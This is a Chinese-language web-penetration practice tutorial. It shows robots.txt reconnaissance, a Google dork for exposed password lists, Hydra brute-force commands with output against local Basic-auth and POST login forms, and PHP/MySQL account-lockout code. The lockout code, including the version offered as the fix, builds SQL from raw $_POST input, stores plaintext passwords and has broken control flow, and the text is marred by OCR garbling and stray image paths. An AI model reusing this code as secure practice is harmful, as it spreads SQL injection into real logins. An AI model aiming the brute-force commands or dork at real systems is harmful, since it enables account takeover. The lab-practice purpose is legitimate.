Web 渗透练习技巧

对于我们的生活来说，web 的重要性不言而喻，因为这个看起来简单的几个页面与我们的生活的联系越来越紧密，我们有更多的个人信息由其承载往来于服务器和我们的电脑之间，正因为如此，web 的安全也变得越来越重要，越来越不能被我们忽视。作为一个网络安全的工作者/爱好者，研究 web 的安全性也变得越来越重要。

一、机密文件探秘

从过去甚至一直到今天，通过隐藏的方式来保护我们的机密文件仍然是一种比较主流的方式。其实这也就意味着除了一般意义上的不让大家知道隐藏地址之外没有加上任何的防护措施，只要我们能找到这个隐藏的地点，也便很容易就可以访问到这些“机密”的数据。

对于一些网站来说，防护的措施一般就是不在主页或者其他子页面上包含任何有关机密页面的地址，以防止被蜘蛛很快捉到从而失去机密性。比如很多网站隐藏自身的登录页面或者一些不对外开放的 svn 页面或者 git 页面等等。其实我们可以通过查看网站的 robots.txt 文件来查看主站的禁止被爬的内容，说不定里面就包含了什么不可告人的秘密。

二、字典在手，天下我有

对于一般的渗透来说，没有了思路之后往往就只剩暴力这一条路了。所以，除了一身好运气之外，有一套高质量的字典就显的尤为重要。

三、善用搜索引擎

这里说的还是 Google Hacking，不过这次说的内容是用户名和密码。对于我们需要的用户名和密码，如果自己生成的字典没用，我们倒不如试试用搜索引擎试一下，我们可以用 filetype 指定搜索类型，比如这里我搜索 filetype:lst password，结果如下

当然，我们这里可以根据不同的情况指定不同的关键词，你可能会有意想不到的收获；）

四、干掉 HTTP 认证（HTTPAuth）

这里还是简单说一下 Hydra：

-L <usrlistpath> 指定 user 字典地址


-l <user> 指定单个 user

-P <passlstpath> 指定 passwd 列表地址

-p <password> 指定单个 password

接下来，我们需要指定 host 地址，这里当然是 127.0.0.1，然后使用 http-get 或者 http-post 指定连接模式，然后是指定用户名和密码地址，最后跟上你访问需要密码的路径，如果没有这里可以指定根目录。整条命令如下所示：

hydra.exe-L D:/WebsiteHacking/FormCracking/usrnames.txt -P D:/WebsiteHacking/FormCracking/passwords.txtlocalhost http-get /HTTPSecurity/




```
~
-l admin -P E:/WebsiteHacking/FormCracking/passwords.txt localhost h
ttp-get /HTTPSecurity/
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2014-08-07 18:07:51
cygwin warning:
  MS-DOS style path detected: E:/WebsiteHacking/FormCracking/passwords.txt
  Preferred POSIX equivalent is: /cygdrive/e/WebsiteHacking/FormCracking/passwor
ds.txt
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3107 login tries (l:1/p:3107
), ~12 tries per task
[DATA] attacking service http-get on port 80
[80][www] host: 127.0.0.1   login: admin   password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-08-07 18:07:52
```

当然，前提是我们需要先配置一下这个站点让其需要认证。我们需要使用 htpasswd.exe 在命令行下创建一个密码（具体方式请自行 Google）。这里还需要编辑一下.htaccess 文件

AuthTypeBasic

AuthName"Admin Area"

AuthUserFilepathauthorized.htpasswd

Requireuser …

你可以指定一个用户名访问一个页面，同时也可以指定多个不同的用户名访问不同页面的权限，来不断练习这个基础的认证方式。


五、干掉 POST 认证

hydra –Lpath/FormCracking/usrnames.txt -P path/FormCracking/passwords.txt 127.0.0.1http-post-form "/FormCracking/index.php:username=^USER^&passwd=^PASS^:Oops"

```
~
$ hydra.exe -l admin -P E:/WebsiteHacking/FormCracking/passwords.txt 127.0.0.1 h
ttp-post-form "/FormCracking/index.php:username=^USER^&passwd=^PASS^:Oops"
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2014-08-07 18:12:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3107 login tries (l:1/p:3107
), ~12 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 127.0.0.1   login: admin   password: qwerty
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-08-07 18:12:57
```

与上一个不同的是，这条命令指定了一些需要提交用户名密码的字段，这些字段名称主要来自于我们测试网页中需要输入用户名密码的输入栏的属性



另外一点不同是，命令中跟在地址后面的参数与地址之间是需要用冒号(:)隔开的，除此之外，因为我们需要区别密码正确错误的时候的不同的响应，这里我们指定"Oops"作为当我们登录失败的关键字。当然，这里我们仍然需要指定^USER^和^PASS^字段以使得我们的字典数据可以填充到请求中。

这里说一下，关于暴力的工具有很多，其中优秀的很多，例如轻量级的 Hackbar 插件，基于 java 的 Burpsuite 等等，但是我们这里力求找一些不同的思路和方法，所以请理性看待。

六、暴力锁定账户

如果我们有一个如下的账户锁定机制（基于 PHP/MySQL）：

```
//Connecting to the MySQL database

mysql_connect("localhost","root", "") or die(mysql_error
());

 mysql_select_db("userdb") ordie(mysql_error());

//Loading the current number of attempts that the user ha
ve used

$attempts= mysql_fetch_array(mysql_query("SELECT attempt
s FROM users WHERE username= '" . $_POST['username'] . "'
"))[0];

 //If thelogin credentials are incorrect - add 1 to attem
pts variable

else if($_POST['pass'] != $info['password']) {

        $attempts +=1;

        echo "This is your " .$attempts . " attempt!";

 //Stopthe rest of the code from executing if the user ha
ve attempted to login withincorrect details at least thre
e times

if($attempts > 2) {

    die("</pre>

<h1>Thisaccount is locked. Contact the administrator atsy
sadmin@samplesite.com</h1>

<pre>");

        }
```

```
//Update the attempts column of the particular user in th
e database


mysql_query("UPDATEusers SET attempts=" . $attempts . " W
HERE username = '" .$_POST['username'] .  "'");
```

如果上面的代码就是我们的登录机制，而我们的登录又是依赖于一个 WordPress 或者 Joomla 的一个插件，那么就可能存在恶意的人通过多次输入错误密码来锁定他想要锁定的账户。这样肯定不是我们想要的。

一个解决的措施是锁定登录的 IP 地址同时仅仅锁定该账户一段时间而不是永久锁定。

这里提供一个解决方式（基于 PHP/MySQL）如下：

```
//folderAccountLockout2

//Inject SQL code

CREATETABLE users(

IDMEDIUMINT NOT NULL AUTO_INCREMENT PRIMARY KEY ,

usernameVARCHAR( 60 ) ,

passwordVARCHAR(60 ) ,

attemptsTINYINT,

timeTINYINT)
```

我们如果这个时候再向数据库增加一个账户，那么就可能会是这个样子(因为代码放不开，样式稍加了调整)：

```
$insert= "INSERT INTO users (username, password, attempt
s, time)

 VALUES ('".$_POST['username']."','".$_POST['pass']."', '
" . "0'"  . " , '-1'" . ")";
```

```
   //attempts

                  //time whenlockout was set
```

我们使用数字-1 来声明账户未被锁定，代码可以如下所示：

```
if($attempts > 2) {

// Ifthere no lockout, create one and notify when the acc
ount is going to be active

if($info["time"] == "-1" ) {

   $expectedRelease  = date("H") + 1;

mysql_query("UPDATEusers SET time=" . date("H") . " WHER
E username = '" .$_POST['username'] .  "'");

    die("</pre>

<h1>Thisaccount is locked. Contact the administrator at s
ysadmin@samplesite.com"

.". It is going to be active at: ". $expectedReleas
e . " o'clock</h1>

<pre>

");

                }

//Otherwise, remove lockout

    else if ($info["time"] != -1&& date("H") > intval($in
fo["time"])) {

    mysql_query("UPDATE users SETtime='-1' WHERE usernam
e = '" . $_POST['username'] .  "'");

        $attempts = 0;

      }

else {

//If theaccount already has locked out and one hour has n
ot passed, just say it islocked and quit
```

```
      die("</pre>

<h1>Thisaccount is locked. Contact the administrator atsy
sadmin@samplesite.com</h1>

<pre>

");

         }
```

这是一个简单的账户错误三次之后的锁定机制，当然该锁定也只是锁定一个小时，过了一个小时也就自动解锁了。这段代码也可以在改练习的文件夹中找到。

总结

这篇文章介绍了很多特别基础也特别简单但是容易被我们忽略的点，最后一个练习也是重点在于提出解决措施，因为这篇文章也是作者开题第一篇，所以思路上也不是特别清晰，不过总的来说对于一个初学者还是大有裨益的。